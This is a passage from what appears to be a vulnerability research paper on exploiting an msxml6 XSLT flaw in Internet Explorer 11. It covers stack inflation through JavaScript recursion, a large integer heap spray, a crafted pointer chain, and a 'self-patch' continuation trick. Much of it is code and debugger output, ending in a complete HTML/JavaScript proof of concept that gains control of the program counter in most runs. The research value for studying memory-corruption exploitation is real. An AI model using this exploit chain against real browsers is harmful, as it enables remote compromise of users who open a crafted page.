                                 eax,dword ptr [ecx+0B0h]
                         mov
6f6f9c85 8b5008
                         mov
                                 edx,dword ptr [eax+8]
0:007 > dds ecx + b0 - 2
0d5c9ff0 0532af20
0d5c9ff4 0532b040
0:007> k
ChildEBP RetAddr
0532af18 6f6e60cc msxml6!XEngine::stns+0x6
0532b038 6f6e60cc msxml6!XEngine::frame+0x84
0532b0b8 6f6f3e2d msxml6!XEngine::frame+0x84
```

Given the above listing, it would be nice to have the second XEngine::frame() call happening around e.g. 0x05320300, that would send the crashing pointer value 0x0300053a to XEngine::stns(), pointing to the heap. Which requires that, prior to the vulnerable procedure call, the thread must make function calls and stack frame allocations worth of approximately 42 kilobytes of stack memory and never pop them.

--[3.1 - Inflating the stack 1: XSLT recursion

The obvious way to inflate the stack is to generate a recursion on the stack, which should be possible with any dynamic technology available to the target application. My first idea was to use XSLT itself for this. Indeed, the following code, which is the classical Hanoi algorithm implementation in XSLT, will produce a massive recursion on the stack (for the record, it might even DoS the browser with big enough \$n):

```
<?xml version="1.0"?>
<xsl:stylesheet version="1.0"</pre>
xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:template match="/">
  <xsl:variable name="n">
    <xsl:value-of select="//arg/@n"/>
  </xsl:variable>
  <xsl:element name="hanoi-solve">
  <xsl:call-template name="dohanoi">
    <xsl:with-param name="n" select="30"/>
    <xsl:with-param name="to" select="3"/>
    <xsl:with-param name="from" select="1"/>
    <xsl:with-param name="using" select="2"/>
  </xsl:call-template>
</xsl:element>
</xsl:template>
<xsl:template name="dohanoi">
  <xsl:param name="n"/>
  <xsl:param name="to"/>
  <xsl:param name="from"/>
  <xsl:param name="using"/>
  <xsl:if test="number($n) &gt; 0">
  <xsl:call-template name="dohanoi">
    <xsl:with-param name="n" select="number($n) - 1"/>
    <xsl:with-param name="to" select="$using"/>
    <xsl:with-param name="from" select="$from"/>
    <xsl:with-param name="using" select="$to"/>
  </xsl:call-template>
  <xsl:element name="move">
  <xsl:attribute name="from">
    <xsl:value-of select="$from"/>
  </xsl:attribute>
  <xsl:attribute name="to">
    <xsl:value-of select="$to"/>
  </xsl:attribute>
  </xsl:element>
```

```
<xsl:call-template name="dohanoi">
    <xsl:with-param name="n" select="number($n) - 1"/>
    <xsl:with-param name="to" select="$to"/>
    <xsl:with-param name="from" select="$using"/>
    <xsl:with-param name="using" select="$from"/>
  </xsl:call-template>
  <xsl:for-each select="*">
    <xsl:apply-templates/>
  </xsl:for-each>
</xsl:if>
</xsl:template>
<xsl:template name="xxx_nonexistent" match="//xxx[position()]" />
</xsl:stylesheet>
Sadly, the XSLT-based recursion inflates the stack above and not below the
crashing pointer sources stack frame, and thus the recursion does not
affect the crashing context at all:
  ChildEBP RetAddr
  0ed783e8 711b60cc msxml6!XEngine::stns
  0ed78588 711b60cc msxml6!XEngine::frame+0x84
  0ed78728 711b60cc msxml6!XEngine::frame+0x84
  0ed788c8 711b60cc msxml6!XEngine::frame+0x84
  0ed78a68 711b60cc msxml6!XEngine::frame+0x84
  0ed78c08 711b60cc msxml6!XEngine::frame+0x84
  0ed78da8 711b60cc msxml6!XEngine::frame+0x84
  ; skipped many frame()'s
  0ed7b5e8 msxml6!XEngine::frame+0x84
  ; --> the vulnerable stack frame <--
  0ed7b668 711c3e2d msxml6!XEngine::frame+0x84
  0ed7b710 7122ffb0 msxml6!XEngine::execute+0x1b4
  0ed7b76c 7122fee3 msxml6!XUtility::executeXCode+0x90
  0ed7b7c0 7122fe2b msxml6!XUtility::transformNode+0x4a
  0ed7b82c 7122fda2 msxml6!DOMNode::transformNode+0xa6
  . . .
--[ 3.2 - Inflating the stack 2: JavaScript recursion
After the fail with XSLT recursion I turned back to JavaScript. The
following simple factorial implementation will produce a massive
recursion on the stack:
  function factorial(n) {
    if(n == 0) {
        trigger();
        return 1
    } else {
        return n * factorial(n - 1);
  }
```

<body onload="factorial(63)">

The vulnerability must be triggered from within the recursive code in order to enjoy the inflated stack situation:

msxml6!XEngine::stns+0x6: 711c9c85 mov edx,dword ptr [eax+8] ds:0023:03a004ca=???????? 0:005> !address eax Usaqe: PageHeap Base Address: 03961000 End Address: 03a60000 000ff000 Region Size: 00002000 MEM_RESERVE State: Protect: <info not present at the target> 00020000 MEM_PRIVATE Type: 03960000 Allocation Base: Allocation Protect: 00000001 PAGE_NOACCESS More info: !heap -p 0x3541000 More info: !heap -p -a 0x3a004c2 0:005> !heap Index Address Name Debugging options enabled 1: 016a0000 2: 015e0000 3: 00010000 4: 019f0000 5: 03720000 < landed here 6: 06470000 7: 06900000 8: 06cd0000 9: 07cb0000 10: 07dd0000 11: 09380000 12: 07d60000 13: 0c500000 14: 0c670000 15: 0cd30000

This time a valid userland address was accessed, and the access violation was caused merely by the lack of a busy allocation on the address.

According to the observations made across multiple tests, the thread stack will always start slightly below the edge of the memory page:

```
test 1:
0532fbbc 00000000 ntdll!_RtlUserThreadStart+0x1b
test 2:
04d7fd34 00000000 ntdll!_RtlUserThreadStart+0x1b
test 3:
04a5ffd8 00000000 ntdll!_RtlUserThreadStart+0x1b
test 4:
055bfe80 00000000 ntdll!_RtlUserThreadStart+0x1b
```

More precisely, the exact address of the beginning of the stack is

variable within the range of roughly 0x600 bytes, and so are the pointers to stack-based variables; thus, the crashing pointer would be variable by 0x06000000 on x86 systems, which means that the initial invalid memory access would be observed at a random memory address within a 100 Mb memory range.

At this point we have two separate problems: first, to quickly fill at least 200-300 Mb of memory with controlled data (100 Mb required to catch the initial memory access, plus the room for secondary pointer dereference padding, plus some compensation for the allocation addresses variability), and second, to direct the crashing pointer into a specific region of that memory.

Note that, although heap spraying is considered a bad practice for a good reason, and that it's highly constrained if not impossible on 64bit systems with 128G of memory space to fill, but the nature of our vulnerability does not allow for an alternative approach. So, let's just take it as an exercise in the artful dealing with whatever is.

--[3.4 - Filling the memory 1: images

Because the memory region that must be controlled is rather big, my initial idea was to utilize some pre-calculated big objects for filling it, such as images. The core of the idea is that, every piece of data that can be consumed and processed by the target application (e.g. output or rendered) has its place and a representation in the target process memory. Thinking like that we don't get caught in stereotypical terms of 'heap spraying' and the specific techniques associated with it, many of which are already mitigated in browsers.

The idea of using graphical images in vulnerability development is not new. It was first introduced in 2006 by Sutton et al.[3], whose research focused mainly on the aesthetics of shellcode steganography in images rather than solving of any problems of heap spraying (as there were none at that time). Later, a few researchers revisited the same idea in the context of heap spraying, but it has never found a real application, mainly because bitmaps (as the only format capable of incorporating a byte pattern 'as is') are huge and can only be shrinked with the help of server-side measures, while using other image formats for memory control purposes is burdened with calculation problems of recompression.

Apart from the server-side GZIP compression, another solution that's never publicly noted is PNG. The PNG compression is very simple and does not affect the bitmap structure at large. As a result, a 2Mb BMP image containing a simple 1-byte pattern can be converted into a ~ 500 bytes PNG image, that will be decompressed back into the original bitmap in the rendering process memory.

There are two problems however:

- 1. The more variable is the source bitmap pattern, the bigger is the resulting PNG image; a natural limitation of any compression.
- 2. The decompressed PNG has extra bytes in the bitmap data, injected after every 3 bytes of the original bitmap. It's probably a transparency channel or some other data specific to the PNG format.

The good news:

1. At the point when the PNG image is loaded and decompressed by the

browser but is not yet displayed on the web page, the bitmap data in the process memory fully corresponds to the source BMP.

2. A large image is mapped into a comparably large and continuous chunk of memory, located at a somewhat predictable memory offset.

The PNG spraying technique proved to be not suitable for this particular case because a highly variable memory padding pattern would be required, and so the images would have to be too big anyway. However it still looks like an interesting technique for rapid filling of huge memory areas with a simple byte pattern.

--[3.5 - Filling the memory 2: integers

After testing various memory filling techniques, I've finally settled on integer arrays. The following JavaScript code will quickly fill 400Mb of the memory of Internet Explorer 11 with a continuous constant-dword spray:

```
var intArr = new Array;
var count = (0x19000000-0x20)/4;
intArr[0] = 0x01c0ffee; // marker // s 0 1?80000000 ee ff c0 01
for(var i=1; i<=count; i++)
intArr[i] = 0x17151715;
alert('done');</pre>
```

It's curious to note that varying the values in the spraying loop may sometimes result in an internal exception in IE, e.g. when trying to fill more than 400 Mb of the browser memory, or using an 'AAAA' integer equivalent for the filling. This looks like a protection from heap spraying, but it does not pose a major obstacle to the task.

The resulting memory filling is distributed across two big and continuous allocations as follows:

```
0:028> s 0 1?80000000 ee ff c0 01
0531b4f0 ee ff c0 01 f8 ff ff ff-00 00 00 00 00 00 00 ......
; just the marker dword, not relevant
08391860 ee ff c0 01 15 17 15 17-15 17 15 17 15 17 15 17
                                                              . . . . . . . . . . . . .
; a <0x200 bytes chunk, not relevant
085dd0d8 ee ff c0 01 15 17 15 17-15 17 15 17 15 17 15 17
                                                              . . . . . . . . . . . . .
; a <0x10 bytes chunk, not relevant
085de510 ee ff c0 01 15 17 15 17-15 17 15 17 15 17 15 17
                                                              . . . . . . . . . . . . .
; a <0x200 bytes chunk, not relevant
12da5a18 ee ff c0 01 e3 ff c0 01-ce ff c3 01 b8 ff cc 01
                                                              . . . . . . . . . . . . .
; random garbage
2c540020 ee ff c0 01 15 17 15 17-15 17 15 17 15 17 15 17
                                                              . . . . . . . . . . . . .
; the array, part 1
3eec0020 ee ff c0 01 15 17 15 17-15 17 15 17 15 17 15 17 .......
; the array, part 2
```

The first allocation looks like simply unfinished, stopped around 300Mb, while the second allocation is full, and both of them are contiguous:

```
0:028> s 0 1?80000000 ee ff c0 01
```

. . .

```
2c540020 ee ff c0 01 15 17 15 17-15 17 15 17 15 17 15 17 .......
3eec0020 ee ff c0 01 15 17 15 17-15 17 15 17 15 17 15 17 .......
0:028> ? 3eec0020-2c540020
Evaluate expression: 311951360 = 12980000
0:028> db 2c540020+12980000-30
; this is the borderline between the 1st and the 2nd allocations
3eec0000 00 00 00 00 90 c4 fb 1e-00 00 00 00 00 00 00 00
3eec0010 00 00 00 00 f9 ff 3f 06-20 f1 be 07 00 00 00 00
3eec0020 ee ff c0 01 15 17 15 17-15 17 15 17 15 17 15 17
3eec0030    15    17    15    17    15    17    15    17    15    17    15    17    15    17    15    17
3eec0040 15 17 15 17 15 17 15 17-15 17 15 17 15 17 15 17
3eec0060 15 17 15 17 15 17 15 17-15 17 15 17 15 17 15 17
0:028> db 2c540020+12000000
; end of the 1st allocation is somewhere in between sizes
; 12000000 and 12980000
3e540020    15 17 15 17 15 17 15 17-15 17 15 17 15 17 15 17
                                                         . . . . . . . . . . . . .
3e540030    15 17 15 17 15 17 15 17-15 17 15 17 15 17 15 17
3e540040    15 17 15 17 15 17 15 17-15 17 15 17 15 17 15 17
3e540050    15 17 15 17 15 17 15 17-15 17 15 17 15 17 15 17
3e540060 15 17 15 17 15 17 15 17-15 17 15 17 15 17 15 17
3e540070    15 17 15 17 15 17 15 17-15 17 15 17 15 17 15 17
3e540080 15 17 15 17 15 17 15 17-15 17 15 17 15 17 15 17
                                                         . . . . . . . . . . . . .
3e540090 15 17 15 17 15 17 15 17-15 17 15 17 15
; the second allocation:
0:028> db 3eec0020+19000000
; pointers after the end of the allocation
57ec0020 02 00 00 80 02 00 00 80-02 00 00 80 02 00 00 80
57ec0030 02 00 00 80 02 00 00 80-02 00 00 80 02 00 00 80
57ec0040 02 00 00 80 02 00 00 80-02 00 00 80 02 00 00 80
57ec0050 02 00 00 80 02 00 00 80-02 00 00 80 02 00 00 80
57ec0060 02 00 00 80 02 00 00 80-02 00 00 80 02 00 00 80
57ec0070 02 00 00 80 02 00 00 80-02 00 00 80 02 00 00 80
57ec0080 02 00 00 80 02 00 00 80-02 00 00 80 02 00 00 80
57ec0090 02 00 00 80 02 00 00 80-02 00 00 80 02 00 00 80
0:028> db 3eec0020+19000000-30
; end of the second allocation
57ebfff0 15 17 15 17 15 17 15 17-15 17 15 17 15 17 15 17
                                                         . . . . . . . . . . . . .
57ec0000 15 17 15 17 02 00 00 80-02 00 00 80 02 00 00 80
57ec0010 02 00 00 80 02 00 00 80-02 00 00 80 02 00 00 80
57ec0020 02 00 00 80 02 00 00 80-02 00 00 80 02 00 00 80
57ec0030 02 00 00 80 02 00 00 80-02 00 00 80 02 00 00 80
57ec0040 02 00 00 80 02 00 00 80-02 00 00 80 02 00 00 80
57ec0050 02 00 00 80 02 00 00 80-02 00 00 80 02 00 00 80
57ec0060 02 00 00 80 02 00 00 80-02 00 00 80 02 00 00 80
```

- 1. Both allocations are aligned by 16 pages, added 0x20 bytes header with full page heap setting enabled (or 0x8 with the default setting).
- 2. The memory addresses of both allocations are highly predictable.

In fact, the addresses of the two allocations would vary across the tests

by 'just' approximately 0x1'000'000 bytes, which is not significant in terms of a 0x19'000'000+0x12'000'000 nearly continuous controlled memory space:

```
; windbg script log edited for readability
; produced by re-launching the app and recording the same allocations
; shows the addresses of the two intarray allocations
Opened log file 'c:\users\user\desktop\windbg.log'
0x27f30020
0x3a8b0020
Opened log file 'c:\users\user\desktop\windbg.log'
0x283f0020
0x3ad70020
Opened log file 'c:\users\user\desktop\windbg.log'
0x27ea0020
0x3a820020
Opened log file 'c:\users\user\desktop\windbg.log'
0x28530020
0x3aeb0020
Opened log file 'c:\users\user\desktop\windbg.log'
0x284e0020
0x3ae60020
Opened log file 'c:\users\user\desktop\windbg.log'
0x28aa0020
0x3b420020
Opened log file 'c:\users\user\desktop\windbg.log'
0x28e60020
0x3b7e0020
Opened log file 'c:\users\user\desktop\windbg.log'
0x28440020
0x3adc0020
Opened log file 'c:\users\user\desktop\windbg.log'
0x28560020
0x3aee0020
Opened log file 'c:\users\user\desktop\windbg.log'
0x28480020
0x3ae00020
Opened log file 'c:\users\user\desktop\windbg.log'
0x28a00020
0x3b380020
```

Without researching the exact reasons of the highly predictable memory allocations, it seems logical if not inevitable that, the bigger the allocation, the more predictable its address would be on x86 systems because of the memory space limitation. This speculation is totally confirmed by observations with various allocation sizes.

Considering the reliability risks of the allocations disposition in the memory, the expected memory map will likely change in the following situations:

- 1. Additional modules loaded by the browser, such as a BHO or an ActiveX. This factor cannot possibly be remote-controlled. On the other hand, the average size of an executable module is insignificant in terms of a 400Mb controlled memory allocation, so it shouldn't distort the expected memory map too much.
- 2. Additional web content processed in the same tab (images loaded, JavaScript executed etc.), that would change the stack situation. Because

each IE tab is loaded in a separate process, this factor can be totally controlled by the vulnerable web page.

- 3. Microsoft changes IE internals. Not possible to control.
- 4. Full page heap setting enabled or disabled. The full page heap setting changes the entire memory layout significantly enough that the vulnerability control code must be fine-tuned with this regard specifically.

All in all, at that point the memory landing space looks safe enough to be addressed.

--[3.6 - Recursion control

Having the control over the continuous region of memory in the range [0x28000000,0x57000000], it would probably be the safest to direct the crashing pointer in the middle of the range, e.g. around 0x47000000. To achieve this, the JavaScript recursion count must be specifically calculated to reach the crashing procedure around the stack offset of 0x...4700.

The size of one JavaScript recursion frame in Internet Explorer 11 is 0x320, each frame corresponding to one cycle of the factorial algorithm:

```
; JavaScript factorial algorithm recursion on the stack
0529b0d4 jscript9!Js::InterpreterStackFrame::InterpreterThunk<1>+0xle8
0529b0e0 0x86c0fd9
0529b428 jscript9!Js::InterpreterStackFrame::Process+0xbd7
0529b544 jscript9!Js::InterpreterStackFrame::InterpreterThunk<1>+0xle8
0529b550 0x86c0fd9
0529b898 jscript9!Js::InterpreterStackFrame::Process+0xbd7
0529b9b4 jscript9!Js::InterpreterStackFrame::InterpreterThunk<1>+0xle8
0529b9c0 0x86c0fd9
```

Provided that the vulnerable browser will crash randomly around the stack offsets 0x...ac00 to 0x...b300, the stack must be inflated by 0xb650(+-0x350)-0x4700=0x6f50(+-0x350) bytes, which requires (0x6f50+-0x350)/0x320=35+-1 cycles of recursion, or the call to factorial(35). Indeed, testing this would cause an access violation around the desired address:

```
(268.2a4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=489019b1 ebx=1a819ff0 ecx=1a819f42 edx=6f6e4430 esi=1a819f40
edi=19b14770 eip=6f6f9c85 esp=19b1476c ebp=19b14888 iopl=0
nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010206
msxml6!XEngine::stns+0x6:
6f6f9c85 mov edx,dword ptr [eax+8] ds:0023:489019b9=????????
```

--[3.7 - Program counter control

According to the vulnerable XCode execution logic, the address of the dynamic call in XEngine::brns() is retrieved via three consecutive

dereferences from the crashing pointer:

```
msxml6!XEngine::stns:
6f6f9c7f mov eax,dword ptr [ecx+0B0h]; retrieved ptr0 (eax)
6f6f9c85 mov
               edx, dword ptr [eax+8]; ptr0 -> crash / ptr1 (edx)
6f6f9c88 push esi
6f6f9c89 lea esi,[edx+0Ch]
6f6f9c8c mov
              dword ptr [eax+8],esi
6f6f9c8f mov
              eax,dword ptr [edx+4] ; ptr1 -> ptr2 (eax)
6f6f9c92 push 8
6f6f9c94 mov dword ptr [ecx+0A4h],eax; store ptr2
6f6f9c9a pop
              eax
6f6f9c9b pop
               esi
6f6f9c9c ret
msxml6!XEngine::brns:
712da250 mov edi,edi
712da252 push esi
712da253 mov esi,ecx
712da255 mov ecx, dword ptr [esi+0A4h]; restore ptr2 (2 bytes randomized)
712da25b mov eax,dword ptr [ecx] ; ptr2 -> ptr3 (eax)
712da25d call dword ptr [eax] ; ptr3 -> shellcode
```

Thus, the landing memory contents at ptr0 must satisfy the following dereference logic:

```
Ptr0 (initial AV / address in the spray ) -> ptr1 -> ptr2 -> ptr3 -> shellcode
```

In the above chain of pointers, pointers 1 and 3 are precise, as they are read from the memory padding; but pointer 0 is random within a 100Mb range due to the nature of the bug, and pointer 2 is only page-precise due to the 2-byte memory alignment differences in the procedures where the pointer is stored and then restored.

Thanks to the randomized memory access only on the 0th and the 2nd pointers, two split memory areas are required to contain the entire dereference chain, one part (and the first dereferenced) containing the pointers to the second part, the second part containing the pointers to the shellcode, and the presize addresses treated specifically:

The numerical values in the script were chosen empirically with the full page heap enabled; tweak them if anything doesn't work.

```
And the result should be:
(ddc.f28): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00baddle ebx=11f71ff0 ecx=5454492c edx=5454492c esi=11f71f40
edi=04ef4740 eip=6f6fa25d esp=04ef4738 ebp=04ef4858 iopl=0
nv up ei pl nz na po nc cs=001b ss=0023 ds=0023 es=0023 fs=003b
gs=000 efl=00210202
msxml6!XEngine::brns+0xd:
6f6fa25d ff10 call dword ptr [eax] ds:0023:00baddle=????????
```

--[4 - The self-patch

The next section will discuss the possible useful application of the gained control over the vulnerability without any shell code execution: self-patching of the vulnerable process.

--[4.1 - A leak without a leak

Unlike many memory corruption vulnerabilities, this particular one does not allow for an arbitrary memory write that could be used to leak some information allowing to bypass DEP and ASLR and to execute arbitrary code within the IE sandbox. But the nature of the vulnerability would still allow for a small and limited information leak, which can be used to restore the memory values, required to continue the normal execution (CoE) of the vulnerable application.

Specifically, because the crashing pointer contains the upper word of the stack offset in its lower part due to the misaligned memory read, and the controlled memory space is page-aligned, it is possible to 'leak' part of the stack address by translating the accessed memory address into the value read from that address with the help of the carefully calculated memory padding.

There are a few key points to understand about our precisely patterned padding.

1. We start with the idea that each dword in the spray must contain the value of its own offset to the page. Page-size patterning is enough because we only want to leak about 2 bytes of the stack address.

- 2. Next, we calculate all pattern values based on the spray loop counter as follows: $i_pattern = i*4%0x1000;$
- 3. We ensure that the aligned spray will as well align in memory by allocating a big enough continuous chunk of memory. Big memory allocations tend to be 16-pages aligned, i.e. starting with an address like 0xXYZQ0000 (see also windbg.log above), which looks like a sane memory optimization strategy with the heap manager.
- 4. Next, because the padding must resolve two consecutive memory dereferences while preserving the leaked bits of data inside the actual pointers, we split the page-sized pattern in two halves and fill them differently:

```
else if (i_pattern < 0x0700)
  intArr[i] = ptrl2base + ptrl;
else
  intArr[i] = ptrl2base + ptr2;</pre>
```

This trick is only possible because of very little entropy observed in the high-order part of the randomly allocated stack offset, which tends to be around 0x04xxxxxx-0x06xxxxxx. Hence we in fact only want to leak 11 bits of the address and not 16, for which a 0x700 bytes pattern is sufficient.

5. We differentiate the pointers in the two parts of the pattern by adding and removing a hand-picked, semi-random delta value to the leaking part of the pointer:

```
var delta = 0x3300;
```

6. Finally, we adjust the calculations to the values of the respective dereference indexes, e.g. [eax+8] for the first read, as well as to the size of the heap header, which is 0x20 with full page heap:

```
ptr1 = (i_pattern - 8 + 0x20 + delta);
ptr2 = (i_pattern - 4 + 0x20 - (delta&0xfff));
```

Note that we mindfully use a delta value bigger than the size of the pattern, and then we also preserve the 2 higher bits of the added delta value in the 2nd stage pointers, that will eventually increase the reliability of the padding in the cases of misaligned memory access by ensuring that the majority of bytes in the spray will be equal to 0x38, and thus the final pointer will likely point into the controlled memory around 0x38xxxxxx, regardless of both the reading alignment and the leaked bits in the pointer.

As a result of the correctly calculated and a correctly positioned padding, the initially read memory offset will re-surface in the program as the low-order word of the value that's eventually read from the range 0x3838xxxx:


```
; 4b6004e0 = the original AV pointer
; 0th read // mov
                     edx, dword ptr [eax+8]
4b6004e8 383837e0 383837e4 383837e8 383837ec
4b6004f8 383837f0 383837f4 383837f8 383837fc
4b600508 38383800 38383804 38383808 3838380c
4b600518 38383810 38383814 38383818 3838381c
4b600528 38383820 38383824 38383828 3838382c
4b600538 38383830 54545454 38383838 3838383c
4b600548 38383840 38383844 38383848 3838384c
4b600558 38383850 38383854 38383858 3838385c
0:007> dd 383837e0+4
; 1st read // 04e0 is the high word of the stack address
383837e4 383804e0 383804e4 383804e8 383804ec
383837f4 383804f0 383804f4 383804f8 383804fc
38383804 38380500 38380504 38380508 3838050c
38383814 38380510 38380514 38380518 3838051c
38383824 38380520 38380524 38380528 3838052c
38383834 38380530 38380534 54545454 3838053c
38383844 38380540 38380544 38380548 3838054c
38383854 38380550 38380554 38380558 3838055c
```

The read value, that is the two leaked bytes of the stack offset, will then be used by the application itself to restore the original 3rd pointer, which results in retrieving of the correct address of the dynamic call in XEngine::brns(), and resuming of the program execution like if there was no vulnerability:

```
0:007> p
; our crafted value (read from the memory padding)
; with 2 leaked bytes of the stack address 04e0:
eax=383804e0
; write the crafted value
msxml6!XEngine::stns+0x15:
6f6f9c94 8981a4000000
                       mov
                                dword ptr [ecx+0A4h],eax
; value written via the misaligned pointer:
0:007> dd ecx+a4 11
11b3dfe6 4c1404e0
; value read via the sane pointer:
0:007> dd ecx+a4-2
11b3dfe4 04e04c2c
; looks good:
0:007> dds 04e04c2c
04e04c2c 6f6e44b8 msxml6!RTFNodeSet::`vftable'
; the original call pointer restored:
0:007> dds poi 04e04c2c
6f6e44b8 6f6e44d5 msxml6!XPSingleTextNav<WhitespaceCheck>:: getParent
```

And the result is the target application passing the crash-inducing code without a crash:

```
*-----*
| Message from webpage X |
```



--[4.2 - The offset-to-value translation

As per my testing boxen, the upper word of the stack address would never exceed 0x06xx, and thus the crashing pointer would always fall within the first 0x700 bytes of the target memory page, so the remaining 0x900 bytes of the page may be used for the translation purposes:

```
var i_pattern = i*4%0x1000; // index into the current page
ptr1 = (i_pattern - 8 + 0x20 + delta);
ptr2 = (i_pattern - 4 + 0x20 - (delta&0xfff));

if (i_pattern < 0x0700)
  intArr[i] = ptr12base + ptr1;
else
  intArr[i] = ptr12base + ptr2;</pre>
```

The problem here is that the original crashing pointer is not guaranteed to be correctly aligned, while the memory translation pattern must be dword-aligned. That is, the correctly aligned memory access will result in reading a value like 0x3838XYZQ from the spray, where XYZQ are the leaked bits of the stack offset. But let's see what's read with a misaligned pointer:

a. off by 1: 0x38XYZQ38

In this case the pointer still falls into the controlled memory area, but the XY bits of the leaked stack address will be mangled, because we can only guarantee 64Kb alignment of memory allocations.

b. off by 2: 0xXYZQ3838

All bits of the stack address are lost, and the pointer looks unpredictable. But we can still enforce this to point to the controlled memory around 0x38xxxxxx by adding a specially crafted delta value of 0x3300 to calculated pointers in the spray as was mentioned earlier. So, e.g. the read value 0x07073838 will become a valid pointer to 0x3a373838. This is possible because the high 4 bits of the stack offset tend to be zero.

c. off by 3: 0xZQ3838XY

Most important bits of the stack offset are lost in this case, and also the ZQ leaked bits are highly entropic and cannot be made predictable as in the case b. Not much can be done with this case, that's likely to point into random memory and possibly cause an access violation.

One thing to notice about the misalignment cases above is that both pointers a. and b. quite logically end with 0x38 that we use as the pattern base. So, we can catch 2 out of 3 misalignment cases in the code by checking the final byte against this value, and then address them

specifically e.g. to fall back to raw EIP control instead of allowing a crash:

```
// the address ends with 0x38+4:
if (((i*4+0x20)&0xff) == (pbyte+4))
 intArr[i] = ptrcall;
0:007> r
eax=4fc0055e; the crashing pointer
0:007> dd eax+8
; 0th read: misaligned
4fc00566 38603838 38643838 38683838 386c3838
4fc00576 38703838 38743838 38783838 387c3838
4fc00586 38803838 38843838 38883838 388c3838
4fc00596 38903838 38943838 38983838 389c3838
4fc005a6 38a03838 38a43838 38a83838 38ac3838
4fc005b6 38b03838 38b43838 38b83838 38bc3838
4fc005c6 38c03838 38c43838 38c83838 38cc3838
4fc005d6 38d03838 38d43838 38d83838 38dc3838
0:007> dd 38603838+4
; 1st read: special value
3860383c 54545454 3838053c 38380540 38380544
3860384c 38380548 3838054c 38380550 38380554
3860385c 38380558 3838055c 38380560 38380564
3860386c 38380568 3838056c 38380570 38380574
3860387c 38380578 3838057c 38380580 38380584
3860388c 38380588 3838058c 38380590 38380594
3860389c 38380598 3838059c 383805a0 383805a4
386038ac 383805a8 383805ac 383805b0 383805b4
0:007> dd 54545454
; 2nd read / call address
54545454 00baddle 00baddle 00baddle
54545464 00baddle 00baddle 00baddle
54545474 00baddle 00baddle 00baddle
```

Regarding the last, 3-bytes misaligned memory access case that reads pointers like 0xZQ3838XY where ZQ is totally random, this is asking to precisely control the contents of entire memory space of the process, that may be not impossible but is likely not worth it. So I leave it alone as a crash.

The final code is:

```
<!doctype html>
<html>
<head>

<script>

function crash()
{
    xslcontent=
    '<xsl:stylesheet
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform" \\
    version="1.0"><xsl:template name="main_template"
    match="/"><xsl:for-each \\
</pre>
```

```
select="*"><xsl:apply-templates/></xsl:for-each>
  </xsl:template><xsl:template \\ name="xx"</pre>
  match="x[position()]" /></xsl:stylesheet>';
  srcTree=new ActiveXObject("Msxml2.DOMDocument.6.0");
 xsltTree=new ActiveXObject("Msxml2.DOMDocument.6.0");
 xsltTree.loadXML(xslcontent);
 alert("crash");
  srcTree.transformNode(xsltTree);
function selfpatch()
  // !!! +hpa required !!!
  // bp msxml6!xengine::stns;bp msxml6!xengine::brns;g;
  var intArr = new Array;
  intArr[0] = 0x01c0ffee; // marker // s 0 1?80000000 ee ff c0 01
 var count = (0x19000000-0x20)/4; // 400 Mb
  // ptr0(spray/crash)->ptr1->ptr2->ptr3->shellcode
  // 0x3a..0x40.. -> 0x3838xxxx -> 0x3838yyyy -> patch or shellcode
  var pbyte = 0x38; // play with me
  // landing for the initial memory access:
  var ptr12base = (pbyte<<24)+(pbyte<<16); //0x38380000</pre>
  var ptr1 = 0; // calculated from the page offset
  var ptr2 = 0; // calculated from the page offset
  var ptrcall = 0x54545454; // 0x5454xxxx -> pointers to call address
  var delta = 0x3300;
  // delta is added and removed to segregate the 1st
  // and the 2nd memory access areas within the pattern;
  // the additional bits above 0x1000 are used to enforce
  // the successful 1-byte misaligned memory access
  for(var i=1; i<=count; i++)</pre>
      var i_pattern = i*4%0x1000; // index into the current page
      // let's fill the spray tail with plain pointers to shellcode
      if (i>(0x12000000/4)) // which defines where the 'tail' begins
          intArr[i] = 0x00baddle;
          continue;
      ptr1 = (i_pattern - 8 + 0x20 + delta);
      ptr2 = (i_pattern - 4 + 0x20 - (delta&0xfff));
      // misaligned memory access: fallback to code exec
      if (((i*4+0x20)\&0xff) == (pbyte+4))
          intArr[i] = ptrcall;
      // well aligned memory access: restore the pointers
      else if (i_pattern < 0x0700)</pre>
          intArr[i] = ptr12base + ptr1;
      else
          intArr[i] = ptr12base + ptr2;
  }
```

```
crash();
 alert("Look, no calc!");
function factorial(n)
  if (n == 0)
      selfpatch();
          return 1;
  else
      return n * factorial(n - 1);
</script>
</head>
<body onload="factorial(30);">
  <form id="a">
  </form>
  <dfn id="b">
  </dfn>
<div id="resTree"></div>
</body>
</html>
```

On my testing boxes, the final proof-of-concept code yields a self-patch in 25% of test cases, a fallback control in 50% of cases, and the inevitable crash in 25% of cases. This result agrees with the theoretical expectation of the maximal possible gain from the offset translation approach. The previous code-execution only proof-of-concept code should yield EIP control in 100% of test cases.

--[5 - Further work

Taking the bug to arbitrary code execution is considered out of scope for this paper, but let's review the state of the art.

Although the bug itself allows for the full control over the program counter, as it was showed with the proof-of-concept provided in the section 3.7, such a possibility is inherently burdened with two factors:

- 1. A heap spray is required due to the entropic nature of the bug, that makes the pc control less reliable, if not...
- 2. ...if not impossible, in the case of x64 bit systems with memory too wide to spray.

Few years ago a browser EIP control would be considered a 'game end'. But today it's just the beginning of a completely different game, or rather, of two different games: mitigations bypass for a sandboxed code execution, and a sandbox bypass for the arbitrary code execution.

In this game, Internet Explorer 11 is possibly the 2nd best hardened popular product, after the Google Chrome. Each major version of IE in the past years has introduced a major improvement to the system of security mitigations, up to the point when Microsoft was able to back and test the

state of the product security with a \$100k worth Bypass bounty, which says a lot. Another important indicator is the statistics for real IE11 exploits that may be observed both ITW (in the wild) and in the metasploit, that's pretty scarce.

